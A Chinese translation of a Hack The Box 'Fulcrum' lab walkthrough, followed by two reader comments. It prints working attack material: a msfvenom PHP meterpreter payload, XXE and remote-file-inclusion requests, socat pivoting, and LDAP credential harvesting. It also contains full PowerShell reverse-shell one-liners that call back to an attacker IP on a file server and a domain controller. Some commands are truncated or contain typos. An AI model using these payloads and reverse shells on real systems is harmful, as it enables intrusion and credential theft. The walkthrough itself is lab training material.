

本文翻译自：

<http://www.hackingarticles.in/hack-the-box-fulcrum-walkthrough/>


大家好，今天给大家带来的CTF挑战靶机是来自hackthebox的“Fulcrum”，hackthebox是一个非常不错的在线实验平台，能帮助你提升渗透测试技能和黑盒测试技能，平台本级靶机难度为专业级别，任务是找到靶机上的user.txt和root.txt。

因为这些靶机放在平台上供大家测试，每个靶机都有自己的静态IP地址，而本次靶机Fulcrum的IP是10.10.10.62。

拿到靶机之后，二话不说，第一件事情就是用Nmap进行端口扫描。这里我们使用nmap的版本扫描参数sV，能获取到更多关于端口对应服务的版本信息。

```
nmap -sV -p- 10.10.10.62
```

扫描结果如图：




```
root@kali:~# nmap -sV -p- 10.10.10.62
Starting Nmap 7.70 ( https://nmap.org ) at 2018-09-04 02:18 EDT
Nmap scan report for 10.10.10.62
Host is up (0.39s latency).
Not shown: 65529 closed ports
PORT      STATE SERVICE VERSION
4/tcp     open  http   nginx 1.10.3 (Ubuntu)
22/tcp    open  ssh    OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; 2.0)
80/tcp    open  http   nginx 1.10.3 (Ubuntu)
88/tcp    open  http   nginx 1.10.3 (Ubuntu)
9999/tcp  open  http   nginx 1.10.3 (Ubuntu)
56423/tcp open  http   nginx 1.10.3 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3501.61 seconds
root@kali:~#
```

看图可知，开放的端口有4,22,80,88,9999,56423。

4号端口对应的服务是Nginx服务，表明网站部署在Nginx服务器上，我们打开浏览器访问4端口，却发现页面提示网页正在维护中，还有一个请重新尝试的链接，如图：




# Under Maintance

Please [try again](#) later.

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我们点击一下这个链接，这时URL中多了一个page参数，如图：



# Under Maintance

Please [try again](#) later.

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一般这种情况，可能会存在文件包含漏洞，这里是一个可利用的地方，先不着急验证，先把所有端口的情况都看下。  
在nmap的扫描结果中，80端口运行着Nginx服务器，我们也来访问一下，但是却显示一个服务器错误，如图：

## Server Error in '/' Application.

*Input string was not in a correct format.*

**Description:** An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

**Exception Details:** System.FormatException: Input string was not in a correct format.

**Source Error:**

An unhandled exception was generated during the execution of the current web request. Information regarding the origin and location of the exception can be identified using the exception stack trace below.

**Stack Trace:**

```
[FormatException: Input string was not in a correct format.]
System.Number.StringToNumber(String str, NumberStyles options, NumberBuffer& number, NumberFormatInfo info) +207
System.Number.ParseInt32(String s, NumberStyles style, NumberFormatInfo info) +207
System.Convert.ToInt32(String value, IFormatProvider provider) +55
Microsoft.SharePoint.WebControls.ItemHiddenVersion.OnLoad(EventArgs e) +439
System.Web.UI.Control.LoadRecursive() +66
System.Web.UI.Control.LoadRecursive() +191
```

看来这条路走不下去，我们得换个思路。88端口也同样运行着Nginx服务，我们也访问一下88端口，这次终于有东西了，是一个PHPmyadmin页面。因为我们没有登录的用



### Welcome to phpMyAdmin

**Language**

English

**Log in**


**Username:**

**Password:**

我们继续访问一下另外一个9999端口，是一个pfsense的登录页面，还是先放在一边，如图：



接着访问56423端口，页面上显示的是JSON格式的响应，好像是某种API接口，如图：



根据经验，这个页面可能会存在XXE漏洞，这里，可以进行深度挖掘一下。

首先，我们在本地生成一个PHP后门文件，以便传递到靶机并执行，生成PHP后门的命令如下：

```
msfvenom -p php/meterpreter/reverse_tcp lhost=10.10.14.6 lport=4444 -f raw > shell.php
```

PHP后门生成之后，我们使用Python在本机上开启HTTP服务，命令如下：

```
python -m SimpleHTTPServer 80
```

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=10.10.14.6 lport=4444
-f raw > shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1111 bytes

root@kali:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

同时，我们使用metasploit在本地监听4444端口，命令如下：

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 10.10.14.6
msf exploit(multi/handler) > set lport 4444
msf exploit(multi/handler) > run
```

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 10.10.14.6
lhost => 10.10.14.6
msf exploit(multi/handler) > set lport 4444
lport => 4444
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.6:4444
```

使用BP工具，我们可以抓取到请求包，然后利用XXE漏洞来上传shell.php文件，但是却获取不到反弹shell，如图：

```
POST / HTTP/1.1
Host: 10.10.10.62:56423
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Length: 128

<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE hack [<!ENTITY xxe SYSTEM "http://10.10.14.6/shell.php" >]>
<foo>&xxe;</foo>
```

这里，我们还记得4端口主页上可能存在RFI漏洞（远程文件包含），结合xxe漏洞，我们再来试一下，执行之后，能够成功获取shell，但是得到的shell并不是一个正常的bash shell，而是Python shell，所以我们要用Python命令来生成tty shell，具体如下图：

```
POST / HTTP/1.1
Host: 10.10.10.62:56423
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Length: 158

<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE hack [<!ENTITY xxe SYSTEM
"http://127.0.0.1:4/index.php?page=http://10.10.14.6/shell" >]>
<foo>&xxe;</foo>
```

```
python -c "import pty; pty.spawn('/bin/bash')"
```

```
meterpreter > sysinfo ↵
Computer      : Fulcrum
OS            : Linux Fulcrum 4.4.0-96-generic #119-Ubuntu
               UTC 2017 x86_64
Meterpreter   : php/linux
meterpreter > shell ↵
Process 13875 created.
Channel 0 created.
python -c "import pty; pty.spawn('/bin/bash')" ↵
www-data@Fulcrum:~/uploads$
```

生成tty shell之后，在当前目录，发现了一个“Fulcrum\_Upload\_to\_Corp.ps1”文件。打开一看发现是一个脚本，通过一些函数对密码进行了加密，如图：

```
www-data@Fulcrum:~/uploads$ cat Fulcrum_Upload_to_Corp.ps1 ↵
cat Fulcrum_Upload_to_Corp.ps1
# TODO: Forward the PowerShell remoting port to the external interface
# Password is now encrypted \o/

$1 = 'WebUser'
$2 = '77,52,110,103,63,109,63,110,116,80,97,53,53,77,52,110,103,63,109,63,110,11
6,80,97,53,53,48,48,48,48,48,48' -split ','
$3 = '76492d1116743f0423413b16050a5345MgB8AEQAVABpAHoAWgBvAFUALwBXAHEAcABKAFoAQ
BNAGEARgArAGYAVgBGAGcAPQA9AHwA0QAwADgANwAxADIAZgA1ADgANwBiADIAYQBjADgAZQAzAGYA0Q
BkADgANQAzADcAMQA3AGYA0QBhADMAZQAxAGQAYwA2AGIANQA3ADUAYQA1ADUAMwA2ADgAMgBmADUAZg
A3AGQAMwA4AGQA0AA2ADIAMgAzAGIAYgAxADMANAA='
$4 = $3 | ConvertTo-SecureString -key $2
$5 = New-Object System.Management.Automation.PSCredential ($1, $4)

Invoke-Command -Computer upload.fulcrum.local -Credential $5 -File Data.ps1

www-data@Fulcrum:~/uploads$
```

现在我们复制脚本的内容，并且粘贴到一个powershell加密破解的网站<https://tio.run/powershell>

希望能够提取服务器的登录凭证，如图：

Go back one page  
Right-click or pull down to show history

```
$1 = 'WebUser'
$1 = 'WebUser'
$2 =
'77,52,110,103,63,109,63,110,116,80,97,53,53,77,52,110,103,6
3,109,63,110,116,80,97,53,53,48,48,48,48,48,48' -split ','
$3 =
'76492d1116743f0423413b16050a5345MgB8AEQAVABpAHoAWgBvAFUALwB
XAHEAcABKAFoAQQBNAGEARgArAGYAVgBGAGcAPQA9AHwA0QAwADgANwAxADI
AZgA1ADgANwBiADIAYQBjADgAZQAzAGYA0QBkADgANQAzADcAMQA3AGYA0QB
hADMAZQAxAGQAYwA2AGIANQA3ADUAYQA1ADUAMwA2ADgAMgBmADUAZgA3AGQ
AMwA4AGQA0AA2ADIAMgAzAGIAYgAxADMANAA='
$4 = $3 | ConvertTo-SecureString -key $2
$5 = New-Object System.Management.Automation.PSCredential
($1, $4)

$5.GetNetworkCredential().Password
```

► Footer  
► Input  
► Arguments  
▼ Output

M4ngfmfntPa55

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如图，成功获取到密码。

继续遍历系统，发现其中一个文件中包含了内网IP地址，192.168.122.228。下一步就是要对这个内网IP进行一些测试。

```

# See: https://bugs.debian.org/765782
#
# Self signed certs generated by the ssl-cert package
# Don't use them in a production server!
#
# include snippets/snakeoil.conf;

root /var/www/html;

# Add index.php to the list if you are using PHP
index index.html index.htm index.nginx-debian.html;

server_name _;

location / {
    # First attempt to serve request as file, then
    # as directory, then fall back to displaying a 404.
    proxy_pass http://192.168.122.228:8080;
}

location /uploads {
    try_files $uri $uri/ =404;
}

```



这次我们使用nc来扫一下端口，发现5986端口是开放的，如图：

```
nc -zv 192.168.122.228 1-65535
```

```

netcat: connect to 192.168.122.228 port 5984 (tcp) timed out:
rogress
netcat: connect to 192.168.122.228 port 5985 (tcp) timed out:
rogress
Connection to 192.168.122.228 5986 port [tcp/*] succeeded!
netcat: connect to 192.168.122.228 port 5987 (tcp) timed out:
rogress
netcat: connect to 192.168.122.228 port 5988 (tcp) timed out:
rogress
netcat: connect to 192.168.122.228 port 5989 (tcp) timed out:

```

我们在靶机上下载socat工具，这个工具非常有用，能够帮助我们，将我们的连接转发到另一个网络。关于该工具的用法，请自行Google。

```

cd /tmp
wget http://10.10.14.6/socat
./socat tcp-listen:60217,reuseaddr,fork tcp:192.168.122.228:5986 &

```



```

www-data@Fulcrum:~$ cd /tmp
cd /tmp
www-data@Fulcrum:/tmp$ wget http://10.10.14.6/socat
wget http://10.10.14.6/socat
--2018-09-09 09:00:52-- http://10.10.14.6/socat
Connecting to 10.10.14.6:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 375176 (366K) [application/octet-stream]
Saving to: 'socat'

socat                                100%[=====>] 366.38K   329KB/s   in 1.1s

2018-09-09 09:00:53 (329 KB/s) - 'socat' saved [375176/375176]

www-data@Fulcrum:/tmp$ chmod +x socat
chmod +x socat
www-data@Fulcrum:/tmp$ ./socat tcp-listen:60217,reuseaddr,fork tcp:192.168.122.228:5986 &
<cat tcp-listen:60217,reuseaddr,fork tcp:192.168.122.228:5986 &
[1] 59830

```

我们使用socat工具将连接转发到10.10.10.62的60217端口上。

```
socat tcp-listen:5986, reuseaddr, fork tcp:10.10.10.62:60217
```

```

root@kali:~# socat tcp-listen:5986,reuseaddr,fork tcp:10.10.10.62:60217

```

现在我们在Windows上使用powershell来连接kali，这会让我们直接连到靶机上。连上之后，我们查看一下当前默认目录下的内容，发现了几个文件，“CheckFileServer.ps1” “Invoke-PsExec.ps1” 和“user.txt”。

```

Enter-PSSession -ComputerName 192.168.199.130 -Credential $5 -UseSSL -SessionOption (New-PSSessionOption -SkipCACHheck -SkipCNCheck)
dir
type user.txt
type CheckFileServer.ps1

```

```

PS C:\Users\zed> Enter-PSSession -ComputerName 192.168.199.130 -Credential $5 -UseSSL -SessionOption (New-PSSessionOption -SkipCACHheck -SkipCNCheck)
[192.168.199.130]: PS C:\Users\WebUser\Documents> dir

Directory: C:\Users\WebUser\Documents

Mode                LastWriteTime         Length Name
----                -
-a----            02-10-2017    20:39           260 CheckFileServer.ps1
-a----            12-10-2017    04:23        33266 Invoke-PsExec.ps1
-a----            02-10-2017    20:23            24 user.txt

[192.168.199.130]: PS C:\Users\WebUser\Documents> type user.txt
[192.168.199.130]: PS C:\Users\WebUser\Documents> type CheckFileServer.ps1
$Server = '127.0.0.1' # Waiting on IT to give me the address...
$Creds = Get-Credential -Message 'Please enter file server credentials'

Get-CimClass -ClassName win32_operatingsystem -ComputerName $Server -Credential $Creds
# TODO: can't get this to work

```

遍历默认IIS目录中的目录，发现了web.config，打开文件，发现里面有LDAP登录凭证，如图：

```
[192.168.199.130]: PS C:\inetpub\wwwroot> dir
```

```
Directory C:\inetpub\wwwroot
```

Mode	LastWriteTime	Length	Name
-a----	02-10-2017 20:09	5359	index.htm
-a----	02-10-2017 20:11	1310	web.config

```
[192.168.199.130]: PS C:\inetpub\wwwroot> type web.config
```

```
<?xml version="1.0" encoding="UTF-8"?>
<configuration xmlns="http://schemas.microsoft.com/.NetConfiguration/v2.0">
  <appSettings />
  <connectionStrings>
    <add connectionString="LDAP://dc.fulcrum.local/OU=People,DC=fulcrum,DC=local" name="AD
Services" />
  </connectionStrings>
  <system.web>
    <membership defaultProvider="ADProvider">
      <providers>
        <add name="ADProvider" type="System.Web.Security.ActiveDirectoryMembershipProv
ider, System.Web, Version=2.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a" connectio
nStringName="ADConnString" connectionUsername="FULCRUM\LDAP" connectionPassword="PasswordForSe
arching123!" attributeMapUsername="SAMAccountName" />
      </providers>
    </membership>
  </system.web>
</system.web>
<system.webServer>
  <httpProtocol>
    <customHeaders>
      <clear />
    </customHeaders>
  </httpProtocol>
  <defaultDocument>
    <files>
      <clear />
      <add value="Default.asp" />
      <add value="Default.htm" />
      <add value="index.htm" />
      <add value="index.html" />
      <add value="iisstart.htm" />
    </files>
  </defaultDocument>
</system.webServer>
</configuration>
```



我们创建一个LDAP查询，找到两个CN：DC和File。我们创建一个关于CN的查询并且找到一些凭证。

```
(New-Object adsisearcher((New-Object adsi("LDAP://dc.fulcrumlocal", "fulcrum\ldap","PasswordForSearch123!"))),(objectCategory=C
```

```
[192.168.199.130]: PS C:\inetpub\wwwroot> (New-Object adsisearcher((New-Object adsi("LDAP://dc.fulcrum.local","fulcrum\ldap","PasswordForSearching123!")), "(objectCategory=Computer)").FindAll() | %{ $_.Properties.name }
DC
FILE
[192.168.199.130]: PS C:\inetpub\wwwroot> (New-Object adsisearcher((New-Object adsi("LDAP://dc.fulcrum.local","fulcrum\ldap","PasswordForSearching123!")), "(info=*)").FindAll() | %{ $_.Properties })
Name Value
----
logoncount {18}
codepage {0}
objectcategory {CN=Person,CN=Schema,CN=Configuration,DC=fulcrum,DC=local}
description {Has logon rights to the file server}
usnchanged {143447}
instancetype {4}
name {Bobby Tables}
badpasswordtime {131522885566857829}
pwdlastset {131514417841217344}
objectclass {top, person, organizationalPerson, user}
badpwdcount {0}
samaccounttype {805306368}
lastlogontimestamp {131556801131693417}
usncreated {12878}
objectguid {88 53 29 79 114 147 100 75 187 41 125 239 148 113 13 111}
info {Password set to ++FileServerLogon12345++}
whencreated {02-10-2017 18:06:57}
adspath {LDAP://dc.fulcrum.local/CN=Bobby Tables,OU=People,DC=fulcrum,DC=local}
```

我们创建一个脚本来获取user.txt文件，应该能够获取第一个flag，但是我们没有权限获取多个PS 跃点。

```
Invoke-Command -CommandName file.fulcrum.local -Credential fulcrum.local\btables -Port 5985 -ScriptBlock { type C:\User\Btables
Invoke-Command -ComputerName file.fulcrum.local -Credential fulcrum.local\btables -Port 5985 -ScriptBlock {$client = New-Object
```

```
[192.168.199.130]: PS C:\inetpub\wwwroot> Invoke-Command -ComputerName file.fulcrum.local -Credential fulcrum.local\btables -Port 5985 -ScriptBlock { $client = New-Object System.Net.Sockets.TCPCClient('10.10.14.6',53);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush();$client.Close();}
```

我们使用nc设置监听并获得反向shell。我们查看一下文件，找到了user.txt，打开文件就能发现第一个flag，如图：

```
PS C:\Users\BTables\Desktop> dir

Directory: C:\Users\BTables\Desktop


Mode                LastWriteTime         Length Name
----                -
-a-----          04-10-2017    22:12             34 user.txt

PS C:\Users\BTables\Desktop> type user.txt
TTP://www.hackingarticles.in
```

现在我们有服务器的shell，我们将使用之前找到的凭证来访问DC服务器。

```
PS C:\Users\BTables\Desktop> net use \\dc.fulcrum.local\netlogon /user:fulcrum
\btables ++FileServerLogon12345++
The command completed successfully.

PS C:\Users\BTables\Desktop> cd \\dc.fulcrum.local\netlogon
PS Microsoft.PowerShell.Core\FileSystem::\\dc.fulcrum.local\netlogon>
```

当我们连接到DC服务器后，我们发现了很多包含了凭证的ps1脚本，这将会进一步帮助我们提升服务器的权限。

```
PS Microsoft.PowerShell.Core\FileSystem::\\dc.fulcrum.local\netlogon>
```

我们创建脚本来检查文件中所有权限凭证。

```
fulcrum.local\923a @fulcrum bf392748ef4e $
PS Microsoft.PowerShell.Core\FileSystem::\\dc.fulcrum.local\netlogon> PS Micro
soft.PowerShell.Core\FileSystem::\\dc.fulcrum.local\netlogon>
```


现在我们创建脚本来拿下域控服务器的shell。

```
PS Microsoft.PowerShell.Core\FileSystem::\\dc.fulcrum.local\netlogon> PS Microsoft.PowerShell.Core\FileSystem::\\dc.fulcrum.local\netlogon> Invoke-Command -ComputerName dc.fulcrum.local -Credential 923a -Port 5985 -ScriptBlock { $client = New-Object System.Net.Sockets.TCPClient('10.10.14.6',53);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close() }
```




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运行脚本，我们就会看到一个弹窗，要求我们输入密码。我们输入之前用脚本找到的密码。



我们设置好监听然后等待反向shell。获得反向shell之后，我们在目录c:\Users\Administrator\Desktop中找到了root.txt文件，打开文件，获取第二个flag，大功告成。

nc -lvp 53



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1. 2 条回复



[hundan](#) 2018-09-25 08:34:19

根据经验，这个页面可能会存在XXE漏洞，这里，可以进行深度挖掘一下。

这里并不理解，一个api接口就能看出会有xxe？

1 回复Ta



[BBBbone](#) 2018-11-05 01:28:45

老哥，如何才能配置好OpenVPN呀，我一直卡着，换成tcp不行，主要是ping不上他们的那台服务器。望大神带带我，我也想上hack the box做题

0 回复Ta

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